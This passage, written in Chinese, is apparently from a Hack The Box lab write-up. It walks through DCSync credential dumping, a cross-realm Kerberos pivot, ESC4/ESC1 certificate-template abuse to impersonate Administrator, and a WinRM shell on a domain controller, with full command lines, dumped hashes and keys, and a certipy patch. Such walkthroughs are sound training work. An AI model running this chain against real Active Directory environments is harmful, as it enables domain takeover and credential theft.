现在 c.carlssen 在 DC2 上显示为管理员:
oxdf@hacky$ KRB5CCNAME=c.carlssen.ccache proxychains -q netexec smb DC2.pong.htb --use-kcache
SMB DC2.pong.htb 445 DC2 [*] x64 (name:DC2) (domain:pong.htb) (signing:True) (SMBv1:False) (NTLM:False) (DC:True)
SMB DC2.pong.htb 445 DC2 [+] PONG.HTB\c.carlssen from ccache (Pwn3d!)
而我可以执行 DCSync:
oxdf@hacky$ KRB5CCNAME=c.carlssen.ccache proxychains -q secretsdump.py -k -no-pass dc2.pong.htb
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xdee71f7ea0e118519be7765b9db41a65
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a24454d98e39a4a6d022b5d3e64c9e71:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
pong\DC2$:aes256-cts-hmac-sha1-96:486c88bea5be139e8a271864ac2ff0216d7ccb003b5eb61f2976071490515848
pong\DC2$:aes128-cts-hmac-sha1-96:debc5c93eb20fca6eb01887a5f2104a8
pong\DC2$:des-cbc-md5:19fbeffee3525b3e
pong\DC2$:plain_password_hex:64349515ca8aa48c1bda29023b423f5a8f46f50e2f28b37107f445781b64697dedd29b93a3b87e4acd6c624f9007a491512fce15fe7a59aacaea270c93c5c428464f0f730aebcc66bbadb36a93afa8cb82656e5ac1ab01d69bcccb030934f774bd0131135528f790883abfd3d00588a8600fd24cd722c0a4bc47ba43236d430caf04de2fc8410943e18a9a082df054429bf31043d6f69387bc43a855e3e550950054967cba3895bb36794c52aa78d2aa7e04e6e4c8adea63bd5b23146f055792c5bc3aa444abd35f2df404fff90989cfcc7fbc68f7f12174f77b454cbec13f206608970f5737350ff2ebf0acc8f440a8
pong\DC2$:aad3b435b51404eeaad3b435b51404ee:e12246a7e57232eec29791ba3273a5b9:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x3fc94174d83a1bc9db957259e29130a9e19ccbef
dpapi_userkey:0xaa394100f064e1d1a6e0ad4366e0ea391358ba52
[*] NL$KM
0000 04 44 D9 97 85 D7 4A 1F C5 A3 4E 26 3C 19 05 D1 .D....J...N&<...
0010 D9 A3 20 EA 3A B3 AA A2 AC B1 30 76 BE 34 25 11 .. .:.....0v.4%.
0020 27 03 89 80 C7 2C C3 FF 36 71 63 EA 9C ED 92 C7 '....,..6qc.....
0030 8C 3B 31 75 38 96 2B 6E D9 DB 61 30 D9 11 B3 63 .;1u8.+n..a0...c
NL$KM:0444d99785d74a1fc5a34e263c1905d1d9a320ea3ab3aaa2acb13076be34251127038980c72cc3ff367163ea9ced92c78c3b317538962b6ed9db6130d911b363
[*] _SC_MSSQLSERVER
PONG\svc_sql:This!IsAServi@ceA1231ccount
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0b8ebfb6e9972babf9c01311748261a8:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:2850c6e9dfa66b220c3e013edbb23580:::
C.Carlssen:1110:aad3b435b51404eeaad3b435b51404ee:e15edce7e905644a94f0c34a0b05104e:::
M.Sun:1111:aad3b435b51404eeaad3b435b51404ee:deccbc15ace5cbf2d902f441783f1115:::
Z.Zhen:1112:aad3b435b51404eeaad3b435b51404ee:df023cb090b82c55e3e18e5fbc7f9bc3:::
A.Pearson:1113:aad3b435b51404eeaad3b435b51404ee:9a9250fa13ba7f4c25e1a5576f5b8a03:::
P.Sanchez:1114:aad3b435b51404eeaad3b435b51404ee:5261d93d06680fc00db5454eff3bcfc0:::
H.Gordon:1115:aad3b435b51404eeaad3b435b51404ee:2dc83c2f510d420be2bf3692e9cb7371:::
P.Reiner:1116:aad3b435b51404eeaad3b435b51404ee:6fa016af828999bda0e26861e00afb31:::
C.Adam:1117:aad3b435b51404eeaad3b435b51404ee:3dbc49f649cd0ed23ecd7d5071bcf00b:::
R.Rupert:1118:aad3b435b51404eeaad3b435b51404ee:8960e808108c23470cea0551d0399e8f:::
svc_sql:1119:aad3b435b51404eeaad3b435b51404ee:9e5de13bde362ad5cc68a49d26301c3b:::
svc_print:1120:aad3b435b51404eeaad3b435b51404ee:e21d90eb3c651f4bfdf6606a4c07ffd5:::
svc_ldap:1121:aad3b435b51404eeaad3b435b51404ee:f49491f9d40172069146a9c907e4d510:::
R.Martinelli:1124:aad3b435b51404eeaad3b435b51404ee:d60fc26a0569b953a5cebd1392232630:::
DC2$:1000:aad3b435b51404eeaad3b435b51404ee:e12246a7e57232eec29791ba3273a5b9:::
Pong_gMSA$:1123:aad3b435b51404eeaad3b435b51404ee:989bd748ac8dd0b71ab24edccc9fc012:::
PING$:1103:aad3b435b51404eeaad3b435b51404ee:683ca376d7f86eea6472e88bf62d99c6:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:eb76ed05ee09e812ac2b1328f5b846afeafe69f9a1ba13f94f50ab3d8d524559
Administrator:aes128-cts-hmac-sha1-96:3ca116fdd0d280d751be4efee3eeea7b
Administrator:des-cbc-md5:25ab7c5498ef6df1
krbtgt:aes256-cts-hmac-sha1-96:6282e2af4ca8f5ca935f84d03b486f2e6cc2a9b5c87fb0637a4449a44a8cd5f8
krbtgt:aes128-cts-hmac-sha1-96:f1dc39ca727289c857163fb606b5aa41
krbtgt:des-cbc-md5:6702c7679d2949ef
C.Carlssen:aes256-cts-hmac-sha1-96:1fc4a69c646ad7fe6537eedf7d08e55c93143cf4dd32ec1d27fcd9d007cb78ba
C.Carlssen:aes128-cts-hmac-sha1-96:69ba981c227f43ae62ce4ce3f60389f4
C.Carlssen:des-cbc-md5:648c5e25761973c7
M.Sun:aes256-cts-hmac-sha1-96:653c8cb750f25f9d74c0477616e542d5430cf6bee994b50161cf5d52f3bedfd0
M.Sun:aes128-cts-hmac-sha1-96:8f07ec02fc56a32150d23fd0dbc353a3
M.Sun:des-cbc-md5:105ea16e20762aa2
Z.Zhen:aes256-cts-hmac-sha1-96:208f13a06970095f1edd7942478afd6d34f3b3ccddcae627fdfc00c1b22502b8
Z.Zhen:aes128-cts-hmac-sha1-96:b89193e73905053e95fb2ad3b340cfdb
Z.Zhen:des-cbc-md5:1c8a257962dccdb5
A.Pearson:aes256-cts-hmac-sha1-96:537543f5f783db4a10f4df73e87ec7df9c692df7d970e3ee4be08c76fa53d5e7
A.Pearson:aes128-cts-hmac-sha1-96:a3a9b0fa5a8dab39c2971bab470386a7
A.Pearson:des-cbc-md5:3becd6ae4a26bf89
P.Sanchez:aes256-cts-hmac-sha1-96:12fb2b9eb168304707d6ef260269445089928f2861a8f58e54fea85e9ab5309e
P.Sanchez:aes128-cts-hmac-sha1-96:b0f0baa47311cee88ca2b52b4e8ceb49
P.Sanchez:des-cbc-md5:83dc2cc7fb5dfb57
H.Gordon:aes256-cts-hmac-sha1-96:f540010f801f234d6e1373e5a628184bf658f87f8ac510ad772300d883b300a0
H.Gordon:aes128-cts-hmac-sha1-96:24977a9c20ff0ae29914f4f882d9b0db
H.Gordon:des-cbc-md5:1a7af2c83d46e9cd
P.Reiner:aes256-cts-hmac-sha1-96:558139b55509c8a6fefe5f493f7a316cd6ab23b6eb1770c4a81934f25b6b700d
P.Reiner:aes128-cts-hmac-sha1-96:3e6a72a9be1789fd6ea0b8b9b3306c19
P.Reiner:des-cbc-md5:d5bad657b55132df
C.Adam:aes256-cts-hmac-sha1-96:647d77f0b0b0ebd22689a316339a4242044556182e3fb3c2b7bc5ffc29b1b8c4
C.Adam:aes128-cts-hmac-sha1-96:e550f93fa28e7d7196d98534c1a787ea
C.Adam:des-cbc-md5:806dc84034e6dcef
R.Rupert:aes256-cts-hmac-sha1-96:c0dfecbe5140831b99750a5c68f3ea55e3474d15caa3cc684c9a5c0be8fc4eab
R.Rupert:aes128-cts-hmac-sha1-96:e034d0c375a79fa55f36bad49760fabf
R.Rupert:des-cbc-md5:9dbca10268fddc07
svc_sql:aes256-cts-hmac-sha1-96:04268c99f2fa7c1494eb690f151dbca811659fbb2f91507af68d14ea767299a4
svc_sql:aes128-cts-hmac-sha1-96:e2823bb8675e717c06220991e69ac1b6
svc_sql:des-cbc-md5:1c3bbf5145863858
svc_print:aes256-cts-hmac-sha1-96:f9bd97d0d297630c1b1e85dd2a94a827332e2328d74141a6bafa0aa00aec0544
svc_print:aes128-cts-hmac-sha1-96:9b87341cfde9d6f5832be8fc6718126f
svc_print:des-cbc-md5:765b3434f7e9312c
svc_ldap:aes256-cts-hmac-sha1-96:cfad16d6a69c32b7a78a203485f740d132fb8713d1477d81162eac62ced1bf0b
svc_ldap:aes128-cts-hmac-sha1-96:17b3dbc9341f30adf89d67285bc5cb88
svc_ldap:des-cbc-md5:5792c71945c80bd9
R.Martinelli:aes256-cts-hmac-sha1-96:61e48d17cfe9507a3095dfb84b218a4b803aa0984b123e432bc2a40fc5f7fe98
R.Martinelli:aes128-cts-hmac-sha1-96:14f94b4b3deaabde802460945a2079e9
R.Martinelli:des-cbc-md5:8c437f1f578f3b3b
DC2$:aes256-cts-hmac-sha1-96:486c88bea5be139e8a271864ac2ff0216d7ccb003b5eb61f2976071490515848
DC2$:aes128-cts-hmac-sha1-96:debc5c93eb20fca6eb01887a5f2104a8
DC2$:des-cbc-md5:16abe5405d2f51ef
Pong_gMSA$:aes256-cts-hmac-sha1-96:725f29ca3b45942c57a4e8576532f0262c55edfdce59bdcd4b411f4566ea1aa6
Pong_gMSA$:aes128-cts-hmac-sha1-96:97cefa17dcaec66d9b52a97be398acf0
Pong_gMSA$:des-cbc-md5:c15b80f26dd3ce6b
PING$:aes256-cts-hmac-sha1-96:82d32219592d02188c9b9149308e5fb17185b4b44ebffa3b0681a189c7b7a523
PING$:aes128-cts-hmac-sha1-96:d60175bfd5eb36551cd4a094fadb06ea
PING$:des-cbc-md5:5829baa44f6783df
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[-] SCMR SessionError: code: 0x41b - ERROR_DEPENDENT_SERVICES_RUNNING - A stop control has been sent to a service that other running services are dependent on.
[*] Cleaning up...
[*] Stopping service RemoteRegistry
Exception ignored in: <function Registry.__del__ at 0x7ae9de170d60>
Traceback (most recent call last):
File "/home/oxdf/.local/share/uv/tools/impacket/lib/python3.13/site-packages/impacket/winregistry.py", line 172, in __del__
File "/home/oxdf/.local/share/uv/tools/impacket/lib/python3.13/site-packages/impacket/winregistry.py", line 169, in close
File "/home/oxdf/.local/share/uv/tools/impacket/lib/python3.13/site-packages/impacket/examples/secretsdump.py", line 410, in close
File "/home/oxdf/.local/share/uv/tools/impacket/lib/python3.13/site-packages/impacket/smbconnection.py", line 633, in closeFile
File "/home/oxdf/.local/share/uv/tools/impacket/lib/python3.13/site-packages/impacket/smb3.py", line 1364, in close
File "/home/oxdf/.local/share/uv/tools/impacket/lib/python3.13/site-packages/impacket/smb3.py", line 474, in sendSMB
File "/home/oxdf/.local/share/uv/tools/impacket/lib/python3.13/site-packages/impacket/smb3.py", line 443, in signSMB
File "/home/oxdf/.local/share/uv/tools/impacket/lib/python3.13/site-packages/impacket/crypto.py", line 150, in AES_CMAC
File "/home/oxdf/.local/share/uv/tools/impacket/lib/python3.13/site-packages/Cryptodome/Cipher/AES.py", line 229, in new
KeyError: 'Cryptodome.Cipher.AES'
这就是对 PONG.HTB 域的完全攻陷。
以 Administrator 身份在 DC1 上取得 shell
枚举
如果我用 BloodHound 的寻路功能,从已攻陷的 pong.htb 走到 ping.htb,它很容易就能找到一条路径:

r.martinelli 是 ping.htb 上 CA Managers 组的成员,该组可以针对这个域执行 ESC4。
以 r.martinelli 身份认证
我会用从 pong.htb 导出的 AES 密钥,以 r.martinelli 身份获取 TGT:
oxdf@hacky$ proxychains getTGT.py pong.htb/r.martinelli -aesKey 61e48d17cfe9507a3095dfb84b218a4b803aa0984b123e432bc2a40fc5f7fe98
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies
[proxychains] Strict chain ... 127.0.0.1:1080 ... PONG.HTB:88 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... PONG.HTB:88 ... OK
[*] Saving ticket in r.martinelli.ccache
它在 DC2 上有效:
oxdf@hacky$ KRB5CCNAME=r.martinelli.ccache proxychains -q netexec smb dc2.pong.htb --use-kcache
SMB dc2.pong.htb 445 dc2 [*] x64 (name:dc2) (domain:pong.htb) (signing:True) (SMBv1:False) (NTLM:False) (DC:True)
SMB dc2.pong.htb 445 dc2 [+] PONG.HTB\r.martinelli from ccache
它在 DC1 上同样有效:
oxdf@hacky$ KRB5CCNAME=r.martinelli.ccache proxychains netexec smb dc1.ping.htb --use-kcache
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.129.128.220:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.129.128.220:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.129.128.220:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.129.128.220:135 ... OK
SMB dc1.ping.htb 445 dc1 [*] x64 (name:dc1) (domain:ping.htb) (signing:True) (SMBv1:False) (NTLM:False) (DC:True)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.129.128.220:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... PONG.HTB:88 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... PING.HTB:88 ... OK
SMB dc1.ping.htb 445 dc1 [+] PONG.HTB\r.martinelli from ccache
值得一提的是 netexec 在这里做了什么。它先去 pong.htb,然后才去 ping.htb。这是一次跨领域转介。在 445 和 135 上的 SMB 连接之后,它会向 DC2 索取一张 krbtgt/PING.HTB@PONG.HTB 的转介票据,然后把这张票据出示给 DC1,索取它需要的服务票据(这里是 cifs/dc1.ping.htb@PING.HTB)。
ESC4
背景
ESC4 只是说明该用户对模板拥有完全控制权。这意味着以该用户身份,我可以修改这个模板,让它对另一种漏洞类型有效,通常是 ESC1(它允许用户代表任何其他用户申请证书)。我此前在 HTB: Sendai、HTB: Infiltrator 和 HTB: EscapeTwo 里写过这一点。
枚举
BloodHound 把 ESC4 显示为通往 PING.HTB 的一条路径。我会试着用 certipy 验证这一点,但它失败了:
oxdf@hacky$ KRB5CCNAME=r.martinelli.ccache proxychains certipy find -vulnerable -stdout -k -target dc1.ping.htb -dc-host dc1.ping.htb
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Certipy v5.1.0 - by Oliver Lyak (ly4k)
[!] DNS resolution failed: The DNS query name does not exist: dc1.ping.htb.
[!] Use -debug to print a stacktrace
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.129.128.220:636 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.129.128.220:88 ... OK
[-] Kerberos error: Kerberos SessionError: KDC_ERR_WRONG_REALM(Reserved for future use) (Error code: 68)
[-] Got error: Kerberos SessionError: KDC_ERR_WRONG_REALM(Reserved for future use)
[-] Use -debug to print a stacktrace
certipy 不会去获取转介票据,它失败是因为我把 PONG.HTB 的票据提交给了 PING.HTB。
bloodyAD get writable 也以类似的方式崩溃:
oxdf@hacky$ KRB5CCNAME=r.martinelli.ccache proxychains -q bloodyAD --host DC1.ping.htb -d ping.htb -k get writable
Traceback (most recent call last):
File "/home/oxdf/.local/share/uv/tools/bloodyad/lib/python3.13/site-packages/badauth/protocols/kerberos/client/native.py", line 144, in authenticate
raise err
File "/home/oxdf/.local/share/uv/tools/bloodyad/lib/python3.13/site-packages/kerbad/aioclient.py", line 399, in tgs_from_ccache
tgs, keystruct, err = self.ccache.get_tgs(spn_user)
~~~~~~~~~~~~~~~~~~~^^^^^^^^^^
File "/home/oxdf/.local/share/uv/tools/bloodyad/lib/python3.13/site-packages/kerbad/common/ccache.py", line 657, in get_tgs
return tgss[0][0], tgss[0][1], None
~~~~^^^
IndexError: list index out of range
During handling of the above exception, another exception occurred:
Traceback (most recent call last):
File "/home/oxdf/.local/bin/bloodyAD", line 10, in <module>
sys.exit(main())
~~~~^^
File "/home/oxdf/.local/share/uv/tools/bloodyad/lib/python3.13/site-packages/bloodyAD/main.py", line 342, in main
asyncio.run(amain())
~~~~~~~~~~~^^^^^^^^^
File "/home/oxdf/.local/share/uv/python/cpython-3.13.7-linux-x86_64-gnu/lib/python3.13/asyncio/runners.py", line 195, in run
return runner.run(main)
~~~~~~~~~~^^^^^^
File "/home/oxdf/.local/share/uv/python/cpython-3.13.7-linux-x86_64-gnu/lib/python3.13/asyncio/runners.py", line 118, in run
return self._loop.run_until_complete(task)
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~^^^^^^
File "/home/oxdf/.local/share/uv/python/cpython-3.13.7-linux-x86_64-gnu/lib/python3.13/asyncio/base_events.py", line 725, in run_until_complete
return future.result()
~~~~~~~~~~~~~^^
File "/home/oxdf/.local/share/uv/tools/bloodyad/lib/python3.13/site-packages/bloodyAD/main.py", line 268, in amain
async for entry in result:
print_human_entry(entry)
File "/home/oxdf/.local/share/uv/tools/bloodyad/lib/python3.13/site-packages/bloodyAD/cli_modules/get.py", line 551, in writable
root_ldap = await conn.getLdap()
^^^^^^^^^^^^^^^^^^^^
File "/home/oxdf/.local/share/uv/tools/bloodyad/lib/python3.13/site-packages/bloodyAD/network/config.py", line 156, in getLdap
self._ldap = await Ldap.create(self)
^^^^^^^^^^^^^^^^^^^^^^^
File "/home/oxdf/.local/share/uv/tools/bloodyad/lib/python3.13/site-packages/bloodyAD/network/ldap.py", line 216, in create
raise e
File "/home/oxdf/.local/share/uv/tools/bloodyad/lib/python3.13/site-packages/bloodyAD/network/ldap.py", line 204, in create
raise err
File "/home/oxdf/.local/share/uv/tools/bloodyad/lib/python3.13/site-packages/badldap/connection.py", line 436, in bind
raise err
File "/home/oxdf/.local/share/uv/tools/bloodyad/lib/python3.13/site-packages/badauth/protocols/kerberos/client/native.py", line 175, in authenticate
tgs, encpart, self.session_key = await self.kc.with_clock_skew(self.kc.get_TGS, spn)#, override_etype = self.preferred_etypes)
^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
File "/home/oxdf/.local/share/uv/tools/bloodyad/lib/python3.13/site-packages/kerbad/aioclient.py", line 1003, in with_clock_skew
return await func(*args, **kwargs)
^^^^^^^^^^^^^^^^^^^^^^^^^^^
File "/home/oxdf/.local/share/uv/tools/bloodyad/lib/python3.13/site-packages/kerbad/aioclient.py", line 497, in get_TGS
raise KerberosError(rep, 'get_TGS failed!')
kerbad.protocol.errors.KerberosError: get_TGS failed! Error Name: KDC_ERR_WRONG_REALM Detail: "Incorrect domain or principal"
它是在跨域认证这一步失败的。使用一张全新的 TGT 时,缓存是这样的:
oxdf@hacky$ KRB5CCNAME=r.martinelli.ccache klist
Ticket cache: FILE:r.martinelli.ccache
Default principal: r.martinelli@PONG.HTB
Valid starting Expires Service principal
11/16/2026 23:20:22 11/17/2026 09:20:22 krbtgt/PONG.HTB@PONG.HTB
renew until 11/17/2026 23:20:16
kvno 会把服务票据取到缓存里:
oxdf@hacky$ KRB5CCNAME=r.martinelli.ccache proxychains -q kvno ldap/DC1.ping.htb
ldap/DC1.ping.htb@PING.HTB: kvno = 7
oxdf@hacky$ KRB5CCNAME=r.martinelli.ccache klist
Ticket cache: FILE:r.martinelli.ccache
Default principal: r.martinelli@PONG.HTB
Valid starting Expires Service principal
11/16/2026 23:20:22 11/17/2026 09:20:22 krbtgt/PONG.HTB@PONG.HTB
renew until 11/17/2026 23:20:16
11/16/2026 23:22:04 11/17/2026 09:20:22 krbtgt/PING.HTB@PONG.HTB
renew until 11/17/2026 23:20:16
11/16/2026 23:22:04 11/17/2026 09:20:22 ldap/DC1.ping.htb@PING.HTB
renew until 11/17/2026 23:20:16
kvno 使用系统 Kerberos 库,而该库会跟随转介。既然 ldap/DC1.ping.htb 票据已经在缓存里,bloodyAD 就会直接使用它,自己从不发起跨领域请求。现在 bloodyAD 把 SmartcardAuthentication 模板显示为可写:
oxdf@hacky$ KRB5CCNAME=r.martinelli.ccache proxychains -q bloodyAD --host DC1.ping.htb -d ping.htb -k get writable
distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=ping,DC=htb
permission: WRITE
distinguishedName: CN=S-1-5-21-2410575906-3092493790-2123333151-1124,CN=ForeignSecurityPrincipals,DC=ping,DC=htb
permission: WRITE
distinguishedName: CN=SmartcardAuthentication,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=ping,DC=htb
permission: WRITE
OWNER: WRITE
DACL: WRITE
distinguishedName: DC=ping.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=ping,DC=htb
permission: CREATE_CHILD
distinguishedName: DC=_msdcs.ping.htb,CN=MicrosoftDNS,DC=ForestDnsZones,DC=ping,DC=htb
permission: CREATE_CHILD
手动利用
有了对该模板的写权限,我就能启用 ESC1,它需要两项设置:
• Enrollee Supplies Subject
• Client Authentication
查看一次 certipy find 的输出(用 ping.htb 的用户执行,不带 -vulnerable),关于这个模板显示如下:
Certificate Templates
0
Template Name : SmartcardAuthentication
Display Name : Smartcard Authentication
Certificate Authorities : ping-DC1-CA
Enabled : True
Client Authentication : True
Enrollment Agent : False
Any Purpose : False
Enrollee Supplies Subject : False
Certificate Name Flag : SubjectAltRequireUpn
SubjectRequireEmail
SubjectRequireDirectoryPath
Enrollment Flag : IncludeSymmetricAlgorithms
PublishToDs
AutoEnrollment
Private Key Flag : ExportableKey
Extended Key Usage : Client Authentication
Secure Email
Encrypting File System
Requires Manager Approval : False
Requires Key Archival : False
Authorized Signatures Required : 0
Schema Version : 2
Validity Period : 100 years
Renewal Period : 6 weeks
Minimum RSA Key Length : 2048
Template Created : 2026-01-17T15:39:18+00:00
Template Last Modified : 2026-01-17T15:39:37+00:00
Permissions
Enrollment Permissions
Enrollment Rights : PING.HTB\Domain Admins
PING.HTB\Enterprise Admins
Object Control Permissions
Owner : PING.HTB\Administrator
Full Control Principals : PING.HTB\Domain Admins
PING.HTB\Enterprise Admins
Write Owner Principals : PING.HTB\Domain Admins
PING.HTB\Enterprise Admins
Write Dacl Principals : PING.HTB\Domain Admins
PING.HTB\Enterprise Admins
Write Property Enroll : PING.HTB\Domain Admins
PING.HTB\Enterprise Admins
Client Authentication 已经设置好了。我会用 bloodyAD 启用 Enrollee Supplies Subject。把 msPKI-Certificate-Name-Flag 设为 1 (ENROLLEE_SUPPLIES_SUBJECT) 会替换现有的标志位,包括那条要求从 AD 构建主体的标志:
oxdf@hacky$ KRB5CCNAME=r.martinelli.ccache proxychains -q bloodyAD --host DC1.ping.htb -d ping.htb -k set object 'CN=SmartcardAuthentication,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=ping,DC=htb' msPKI-Certificate-Name-Flag -v 1
[+] CN=SmartcardAuthentication,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=ping,DC=htb's msPKI-Certificate-Name-Flag has been updated
现在它对 ESC1 有效了,但我手上没有一个能申请证书的用户(上面的输出里只显示了管理员)。模板上的 GenericAll 包含 Enroll 扩展权限,所以我会把它授予 c.roberts(从 BloodHound 里取他们的 SID):
oxdf@hacky$ KRB5CCNAME=r.martinelli.ccache proxychains -q bloodyAD --host DC1.ping.htb -d ping.htb -k add genericAll 'CN=SmartcardAuthentication,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=ping,DC=htb''S-1-5-21-750635624-2058721901-1932338391-2617'
[+] S-1-5-21-750635624-2058721901-1932338391-2617 has now GenericAll on CN=SmartcardAuthentication,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=ping,DC=htb
现在我以 c.roberts 身份为 Administrator 申请证书:
oxdf@hacky$ KRB5CCNAME=c.roberts.ccache proxychains -q certipy req -k -no-pass -target dc1.ping.htb -dc-host dc1.ping.htb -ca ping-DC1-CA -template SmartcardAuthentication -upn administrator@ping.htb -sid 'S-1-5-21-750635624-2058721901-1932338391-500'
Certipy v5.1.0 - by Oliver Lyak (ly4k)
[!] DNS resolution failed: The DNS query name does not exist: dc1.ping.htb.
[!] Use -debug to print a stacktrace
[*] Requesting certificate via RPC
[*] Request ID is 22
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@ping.htb'
[*] Certificate object SID is 'S-1-5-21-750635624-2058721901-1932338391-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
这里我可以用 certipy,因为不涉及跨域认证。c.roberts 是 ping.htb 上的用户,可以申请这个模板(我已经把它改好了)。
现在我拿这张证书去认证:
oxdf@hacky$ certipy auth -pfx administrator.pfx -dc-ip 10.129.128.220
Certipy v5.1.0 - by Oliver Lyak (ly4k)
[*] Certificate identities:
[*] SAN UPN: 'administrator@ping.htb'
[*] SAN URL SID: 'S-1-5-21-750635624-2058721901-1932338391-500'
[*] Security Extension SID: 'S-1-5-21-750635624-2058721901-1932338391-500'
[*] Using principal: 'administrator@ping.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@ping.htb': aad3b435b51404eeaad3b435b51404ee:63905deb12b527aadfdbc26d3f423eff
然后用这张 TGT 拿到 shell:
oxdf@hacky$ KRB5CCNAME=administrator.ccache evil-winrm-py -i dc1.ping.htb -k
_ _ _
_____ _(_| |_____ __ _(_)_ _ _ _ _ __ ___ _ __ _ _
/ -_\ V | | |___\ V V | | ' \| '_| ' |___| '_ | || |
\___|\_/|_|_| \_/\_/|_|_||_|_| |_|_|_| | .__/\_, |
|_| |__/ v1.7.0
[*] Connecting to 'dc1.ping.htb:5985' as 'administrator@PING.HTB'
evil-winrm-py PS C:\Users\Administrator\Documents>
并取到 root.txt:
evil-winrm-py PS C:\Users\Administrator\Desktop> cat root.txt
8beb8eb0************************
用修复后的 certipy 利用
certipy 的 GitHub 上有一个 issue,以及一个开放中(尚未合并)的修复 PR。我按原样没能让它工作。在 certipy/lib/target.py 里,from_options 函数有两个分支处理 -dc-host 未设置的情况。那个 PR 把 else 分支改成让 dc_host 保持 None,但 find 和 template 走的是 if dc_as_target: 分支,该分支仍会把 dc_host 设为 remote_name(dc1.ping.htb)。Certipy 把它解析成一个 IP 并当作 KDC 使用,于是我的 PONG.HTB TGT 被直接发给 DC1,DC1 以 KDC_ERR_WRONG_REALM 拒绝了它。我会把 target.py 里 dc_as_target 分支的那一行也改成 None,这样 Impacket 就会先向 PONG.HTB 询问,并跟随转介到 PING.HTB(排障多亏了 Claude):
if dc_as_target:
...
if not dc_host:
dc_host = None# was: dc_host = remote_name
现在我可以运行 certipy 了(打过补丁的版本报告为 v5.0.4):
oxdf@hacky$ KRB5CCNAME=r.martinelli.ccache proxychains -q certipy find -vulnerable -stdout -k -no-pass -target dc1.ping.htb -ns 10.129.128.220
Certipy v5.0.4 - by Oliver Lyak (ly4k)
[-] Could not find user 'R.MARTINELLI'
[!] User SID can't be retrieved. For more accurate results, add it manually with -sid
[*] Finding certificate templates
[*] Found 35 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 13 enabled certificate templates
[*] Finding issuance policies
[*] Found 20 issuance policies
[*] Found 1 OID linked to a template
[*] Retrieving CA configuration for 'ping-DC1-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'ping-DC1-CA'
[*] Checking web enrollment for CA 'ping-DC1-CA' @ 'dc1.ping.htb'
[!] Error checking web enrollment: [Errno 111] Connection refused
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: [Errno 111] Connection refused
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
0
CA Name : ping-DC1-CA
DNS Name : dc1.ping.htb
Certificate Subject : CN=ping-DC1-CA, DC=ping, DC=htb
